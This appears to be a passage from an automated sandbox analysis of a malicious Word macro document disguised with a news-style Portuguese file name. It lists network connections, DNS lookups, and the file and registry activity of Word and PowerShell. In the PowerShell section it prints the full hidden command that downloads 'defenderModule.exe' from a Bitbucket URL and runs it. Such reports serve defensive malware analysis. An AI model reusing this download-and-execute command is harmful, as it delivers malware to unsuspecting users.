Dec 27, 2020 09:14:40.227684975 CET	49168	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.228199959 CET	49168	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.267844915 CET	443	49168	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.407749891 CET	443	49168	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.407792091 CET	443	49168	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.407998085 CET	49168	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.411096096 CET	49168	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.435702085 CET	443	49168	104.192.141.1	192.168.2.22
Dec 27, 2020 09:14:40.435820103 CET	49168	443	192.168.2.22	104.192.141.1
Dec 27, 2020 09:14:40.450917006 CET	443	49168	104.192.141.1	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 27, 2020 09:14:39.880316019 CET	52197	53	192.168.2.22	8.8.8.8
Dec 27, 2020 09:14:39.938896894 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 27, 2020 09:14:39.880316019 CET	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	bitbucket.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 27, 2020 09:14:39.938896894 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	bitbucket.org		104.192.141.1	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 764 Parent PID: 584

General

Start time:	09:14:34
Start date:	27/12/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fb20000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF129A7782F558A69C.TMP	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\Desktop\~$dica negra morre covid-19 apos racismo.docm	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE903EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE9046CAC	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	unknown	512	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\Desktop\Medica negra morre covid-19 apos racismo.docm	32342	300	success or wait	2	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\89B60F2F.png	0	1690	success or wait	4	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	unknown	512	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	unknown	512	success or wait	24	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	unknown	512	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	unknown	512	success or wait	8	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	unknown	512	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	unknown	512	success or wait	63	7FEE90A9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F387E	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Arial Black	binary	02 0B 0A 04 02 01 02 02 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F387E	F387E	binary	04 00 00 00 FC 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 D5 CB C1 D1 73 DC D6 01 7E 38 0F 00 7E 38 0F 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1369112623	1369112624	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1369112624	1369112625	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F387E	F387E	binary	04 00 00 00 FC 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 D5 CB C1 D1 73 DC D6 01 7E 38 0F 00 7E 38 0F 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 FC 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7E 38 0F 00 7E 38 0F 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: powershell.exe PID: 2424 Parent PID: 764

General

Start time:	09:14:35
Start date:	27/12/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe /W hidden /C $TempDir = [System.IO.Path]::GetTempPath();cd $TempDir;(New-Object System.Net.WebClient).DownloadFile('https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exe',$TempDir+'defenderModule.exe');Start-Process 'defenderModule.exe'
Imagebase:	0x13f140000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\defenderModule.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE893BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\defenderModule.exe	success or wait	1	7FEE893BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE87A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE87A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE88CA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE893BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE893BEC7	ReadFile
